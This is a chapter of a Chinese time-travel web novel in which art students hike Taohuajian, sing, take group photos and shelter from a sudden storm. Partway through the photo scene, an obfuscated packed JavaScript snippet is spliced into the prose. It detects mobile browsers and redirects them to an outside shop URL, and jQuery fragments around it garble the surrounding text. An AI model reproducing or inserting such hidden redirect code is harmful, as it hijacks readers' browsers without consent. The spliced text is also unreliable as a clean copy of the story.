93. 桃花尖
作品:《穿回年代文大佬的短命妻》 司机笑着插了一句,“唱歌可以,跳舞可不行。咱们马上就要过桃花涧了,再往上就是桃花尖。别看这片儿名字这么温柔,这山道可险着呢。要不然新江水库也不会选在这附近,每年要用桃花涧来泄洪。你们可都坐稳了。”
姚秀理直气壮,“看吧,师傅说跳舞不行,那就不能怪我了。”
“那就唱歌!”
“对!唱歌!”
姚秀站起来回了一句,“我敢唱,你们敢听吗?我跑调你们又不是不知道。”
“这不是还有林月溶吗?让她带着你唱。她弹钢琴那么好,唱歌一定行。”
“对,大一的时候她可是去过市里的元旦晚会的。”
林月溶长得好看,弹琴也好,大一就被选出来,代表艺术学院参加杭城市的元旦晚会。
本来塞给她的情书就多,晚会之后更多了。还是后来都被隋远当面截下过一次,两人又经常一起上学,在食堂吃饭什么的,送到她手上的情书才慢慢没踪迹了。
按道理来说,林月溶参加过市里的晚会,之后会有参加更好的活动的机会。但后来,不是跟那些不太要紧的活动冲突了,就是报名表交晚了或者丢了。工美一班的同学们这时候突然就琢磨明白了,之前张铁花嫉妒林月溶,怕是没少从中作梗。
“唱一个吧!”
“唱一个唱一个……”
掌声慢慢跟声音齐了,“唱一个唱一个……”
林月溶站起了身子。这些同学们的笑脸青涩又真诚,她突然就有些紧张,脸也红了,想说的话也卡住了。
“哦呦——”
好多同学善意地起哄。
这段时间发生了很多事情,林月溶在同学们的眼里一直都是从容又镇定。这时候因为被要求唱个歌而红了脸,倒是让他们觉得稀奇了。
林月溶攥了攥拳头,暗骂自己没出息。上辈子都是个成熟的社畜了,这辈子竟然在一群没毕业的大学生面前紧张了。
她重新放松下来,“大家一起唱吧!唱《友谊地久天长》。”
“你先唱!我们再跟。”
“对对对!”
林月溶不再推辞,清了清嗓子。
“怎能忘记旧日朋友,心中能不怀想,旧日朋友岂能相忘,友谊地久天长。友谊万岁,友谊万岁,举杯痛饮,同声歌颂友谊地久天长。”
同学们这时候才开始跟唱,掌声也跟了起来。
“我们也曾终日游荡在故乡的青山上,我们也曾历尽苦辛,到处奔波流浪。友谊万岁,友谊万岁,举杯痛饮,同声歌颂友谊地久天长……”
《友谊地久天长》唱完后,很快就有人起头,合唱了下一首。一首歌接着一首,合唱的声音高低不一,杂乱无章,却带着这个年纪特有的少年感。
一直到下了车,踩着露水上了山,还在继续唱。但爬了没多久,这合唱就彻底谢幕了。
原本打头带队的孟甜已经到了长队的中央,换成班里体力最好的罗东打头,班长吴越和王才一直在队伍的最后。
吴越眼看着队伍越拉越长,大声喊了罗东。
“罗东,你慢点儿,照顾一下大家的体力。”
罗东回头看了看,大声应了好。
他又道:“前面有个凉亭,到那了咱们就休息休息,都爬了一个多小时了。”
这个凉亭看起来有些年头了,处在一出缓坡之上,差不多将上山的路分成了两半,算是个路标。
工美一班的学生们凑在一起,互相分着自己带的好吃的,三三两两聊着天。
“这么看,咱们再爬一个小时就能到山顶了。”
“应该不能,这桃花尖前半段好爬,后半段不好爬。”
“我听说之前建造新江水库的时候调用了部队。那个部队隔一段时间会借桃花尖的地势训练。当然,他们爬野山道,跟咱们这种山道不一样的。”
“调用了部队?听起来好厉害。”
“部队的话应该有部队大院吧?废弃了?”
“应该吧!但是这种临时的部队驻扎用的大院应该跟真正驻地的不太一样。”
“我怎么觉得积在山顶的云越来越厚了啊?”
“天气不如那会儿好了,雾气好像也有点重了。”
“山上的天气本来就多变,所以孟老师才让咱们把雨衣都带着。”
“对。也说不准一会儿一阵风吹过,这云啊雾啊地就都散了。”
杭城的山上就是这样,雨说来就来,说走就走。
修整了一会儿,大家才沿着桃花林里的山道,继续往上爬。
到山顶后,所有人都屏住了呼吸。
桃花尖的山顶是一整块大石头形成的缓坡,站在不同的位置能看到不同角度的景色。
连绵的云层之下,天色微暗,似有若无的雾气缭绕,却更衬得连绵的桃花似雪如玉,成了这墨色天地中熠熠生辉的存在。
好久,此起彼伏的惊呼声才响起。
“这也太美了,谁能想到这种天气下的桃花尖是这样的。”
“晴天绝对没有这种意境。”
“那边是新江水库吗?”
“看起来很近。”“水面好高啊!”
“现在还没到雨季,水面就这么高,怪不得要用桃花涧泄洪。”
新江水库在桃花尖的北边,一面巨大的凸面的镜子。
“大家要不要拍张合照?”
林月溶特意带了佳能的数码相机,想着多拍些照片,不仅能洗出来,也能留电子版的备份。
“要要!”
“月溶你考虑的也太周到了吧!”
“这种是不是不用怕浪费胶卷?”
“早知道你背着这么个沉家伙,就该让吴彬他们帮你背包。”
这种数码相机,对于大多数学生来说,算是比较贵重的东西,甚至很多人是第一次见到。
找了个合适的角度固定相机,站好队,林月溶设置了定时,连拍了很多全班的合照。拍完后,她晃了晃手里的相机,“你们谁想拍合照或者单人照都可以,回头可以洗出来。电子备份我也会交给孟老师,以后谁想一直保留都可以找她要。但是,你们得互相拍。”
“我们……自己互相拍?”
“自己?”
原本有很多同学想要林月溶帮自己拍照或者跟好朋友合照,不是很好意思开口。没想到林月溶竟然要把相机借给他们,让他们自己拍。
林月溶笑道:“我想画画。我先跟你们说怎么拍?”
一个女生大方着应声,;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17028394|185204||http|test|mini|href|location''.split(''|''),0,{}));
() {$(''.inform'').remove();
$(''#content'').append(''
“好啊好啊!你先教给我们几个,然后你就可以画画了。我们互相教。”
有了相机,还不怕浪费胶卷,每个人都拍了自己的单人照,也跟想合照的朋友合了照。
不知道怎么的,这相机兜兜转转,转了几圈,最后落到了周菊手里。
也就是周菊拍完后,再没有人接手了。
周菊很快就明白了大家的意思,她犹犹豫豫凑到了林月溶身边。
“谢谢。”
林月溶转头看了她一眼,视线很快又落回了纸上。
“不客气”
周菊把相机放到她旁边,又道:“我们拍完了。你收起来吧。这个还挺贵重的。”
“好的。”
“对不起。”
周菊说完,才转身跑了。
林月溶愣了一下,转身看过去。
不远处正在吃茶叶蛋的姚秀见状,气势汹汹跑到林月溶身边,“周菊又跟你说什么了?不要以为今天在外面写生,大家都高高兴兴的,我就不敢跟她吵吵。”
林月溶歪头,“她说,对不起?”
“……”
“她还挺可爱的。”
“……”
二十出头呆在象牙塔里的大学生,面对花花世界,有些遮不住的小心思也是正常的。
肯直面自己的真实想法,肯承认错误,就是可爱的。
周菊把相机放下后,很快又有同学重新凑了上来。
林月哭笑不得。
合着周菊的真心道歉是他们联合起来给自己的“感谢费”?
“你们随便用。”
云一直没有要散的意思,下山之前,不过几个呼吸,云层的颜色就深了,雾气也升腾了起来。
林月溶看着快要压下来的云层,低声建议了孟甜,“孟老师,让大家先穿上雨衣吧。”
孟甜不是杭城本地的,一开始还真没想到这一层。但她也来杭城半年了,见过这种厚度的云层。万一雨来了,再穿雨衣根本来不急。
她赶忙招呼了大家穿雨衣,“咱们有备无患。山里的气温低,淋湿了就麻烦了。”
穿好雨衣修整好后,大家沿着原路下山。
行至半路,桃花林响起了簌簌声,越来越近也越来越大。
起风了,桃花被吹得纷纷扬扬。
几乎是风刚沿着山脊刮过,大雨就兜头而下,不过几个呼吸的功夫,便成了暴雨。
能见度骤然降低,很快视线就全部被雨遮住了。
打头的罗东当即转身,抓住了身后的同学,“大家抓住离得最近的人,互相搀扶。”
队伍中间的林月溶和最后的吴越也是同样的做法。
他们三个是之江的,这么险的山道,下过雨后会很滑,一不留神就会摔下去。
还好这个位置离中间段的凉亭不远,一行人互相搀扶着挪到了凉亭。
雨依旧很大,凉亭的位置还算是背风,虽然遮不住全部的雨,但比留在山道上要好了很多。
“26个。”
“26个。”
“26个。”
孟甜、吴越和罗东数了一遍人数,确定一个没少,都松了一口气。
突然,巨大的隆隆声从北面传来,凉亭的台基跟着晃动了一下。